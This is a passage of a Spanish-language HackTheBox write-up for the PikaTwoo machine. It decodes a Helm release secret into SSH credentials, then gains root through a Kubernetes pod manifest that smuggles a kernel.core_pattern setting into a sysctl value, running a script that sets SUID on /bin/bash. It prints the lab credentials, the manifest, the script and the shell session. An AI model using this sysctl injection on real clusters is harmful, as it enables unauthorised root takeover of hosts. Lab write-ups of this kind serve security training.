VVYUtkUlFqeWR6WUphUHZmandFWm8ycDE0eEsvSHNWd0g4Z05SWmg1SXVwWHd6L0R6NS9zaVFuOTBvRmI2KzJpSFFY
N1Q3bmZwZGUzclp2SGhzYmM1Q3B1YUpkVlI1TlVmNUlPN0cwNGY3eTJuN0liZjVsVS96S0ZpR3pYYlJMSGZsNUVjbF

```
NLa29zYUpIN2ZiRDN1NDc5YnZtYnpHQStCUW9idE5aUElKbXYzSFo2TjlPNncvdG5TdFkyYlY2b3ZIMHZqUDk5Ynkz
czNHSTJON212WDY5MjU5ZWRlL3ZwcjFPL2FGM2ZkL2ZDWXZRdmFBdTI3MTZyOS9zVHJ2Tnh2MmcyUjEvTDZDZCt5Rn
pIbjdTZHUzbi9RT3E5K3ZUeTNaM0o2d01remlXcVkzNzROM2V0NmEzelVIemRpZEFUR1k3cDFhL3ZiMGZUanYzbmVh
MC90aS9ibmI2N1VhOTM3N3ZmUGZlMVM4SHpXNi8zV3RPRzdmdFpxYy9mZXplN3NhRXlDNlpYYjlpbm5UMHRuam12SV
ZxOS9yTnpsdEdWWktoNEtYWFFiYzc3WDY3ZnF2Ti9hSFo3UDUrTXo4dkhUTHpnOGVVenZzVndQRzhHN2VQa3NiNjk3
ODJkMk9PbkZRMDlNTHluTDBKZEs5ZjcrK21QNExxXYjRHMkU0NisvS1YvYkFmVkYwcmZ2VU5mOUlibFBOamw5NEZ0NU
1FMmZodk1pbmZuOHY2dTN1NGN0S3dIOXAzdEZwSFYxckczejZ5M21iR1RheVRUbytIZVlIL1RnOXAyUW42RCtjM0JL
N1RMK3BZcnBlMDFPKzJVMEJZSU9ud2hEZGJGVGJ0VXJnM3ZiTDhOci9LS3dlMzBqU2ErYlVQajZjRkd5ai93TXBWLz
cyWEtOOGhKYnhXcmFZYTV1TDVLQXRuOHN0ZnFHTjFQc25FSGl0UlNOWHVrTHNiazJjdlVmemNjaU4xK2JMcEs0bGkz
YkJVZ3A5ZU05aCtuV041UmUyUDJRaWZ0SW1nUGZjelJQYkV5Z24vK2dpWExzckU3blBxUm0rSzhoUVdZMXh6bkN3OS
tlTXcvUE9ZZkh2TURQT2F2MFJJbWN6OU5iUG1ncHc5NitxQ25INkVuenpZL2FPbURsajVvNlIxb0tRNW5keW5CblBv
ZmRQVkJWeDkwZFFCZEhYMDVpcUlIajJybEwwZUpkL0dvbG5Fakh2M24vd1VBQVAvL1VMRFU3M0RGQVFBPQ==
  kind: Secret
  metadata:
    creationTimestamp: "2022-03-30T12:50:30Z"
    labels:
      modifiedAt: "1648644630"
      name: apisix
      owner: helm
      status: deployed
      version: "1"
    name: sh.helm.release.v1.apisix.v1
    namespace: applications
    resourceVersion: "169507"
    uid: 538a6f88-f8e3-42bf-b75c-ff058ced2fd4
  type: helm.sh/release.v1
kind: List
metadata:
  resourceVersion: ""
```


Podemos observar un tocho muy grande, parece estar encodeado en `base64`, asi que vamos a decodearlo en nuestro equipo, parece volver a estar encodeado, asi que lo decodearemos de nuevo, el contenido parece ser un binario, aunque si le hacemos el comando `file` parece ser un comprimido, asi que lo descomprimiremos y le asignaremos permisos de ejecución

```
❯ chmod +x binary
```

Si ejecutamos el binario nos da un tocho, pero si nos fijamos bien, se nos proporciona unas credenciales

```
andrew:st41rw4y2h34v3n
```

Nos conectaremos por SSH a la máquina real, tenemos una shell!!

Escalada de Privilegios

Bueno, si listamos archivos en la máquina, podemos observar que la usuario `Jennifer` tiene un directorio `.kube` en su directorio personal

Aprovechandonos de esto, podremos escalar privilegios al usuario `root`

Primeramente, en el directorio `/dev/shm` crearemos los siguientes archivos:

```
sysctl-set.yaml:

apiVersion: v1
kind: Pod
metadata:
  name: sysctl-set
  namespace: development
spec:
  securityContext:
   sysctls:
   - name: kernel.shm_rmid_forced
     value: "1+kernel.core_pattern=|/dev/shm/malicious.sh #"
  containers:
  - name: sysctl-set1234
    image: localhost/public-api
    command: ["tail", "-f", "/dev/null"]

malicious.sh

#!/bin/bash

chmod u+s /bin/bash
```

Le daremos permisos de ejecución al script de bash, y ejecutaremos el siguiente comando

```
kubectl apply -f sysctl-set.yaml --kubeconfig=/home/jennifer/.kube/config
```

Después de esto, ejecutaremos el comando `tail -f /dev/null &`, nos quedaremos con el numerito que se nos es proporcionado, y ejecutaremos `kill -SIGSEGV (NUMERO)`

```
andrew@pikatwoo:/dev/shm$ kubectl apply -f sysctl-set.yaml --
kubeconfig=/home/jennifer/.kube/config
pod/sysctl-set created
andrew@pikatwoo:/dev/shm$ tail -f /dev/null &
[1] 253414
andrew@pikatwoo:/dev/shm$ kill -SIGSEGV 253414
andrew@pikatwoo:/dev/shm$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
andrew@pikatwoo:/dev/shm$
```

Felicidades! Hemos completado la máquina posiblemente más complicada de HackTheBox! Happy Hacking!!!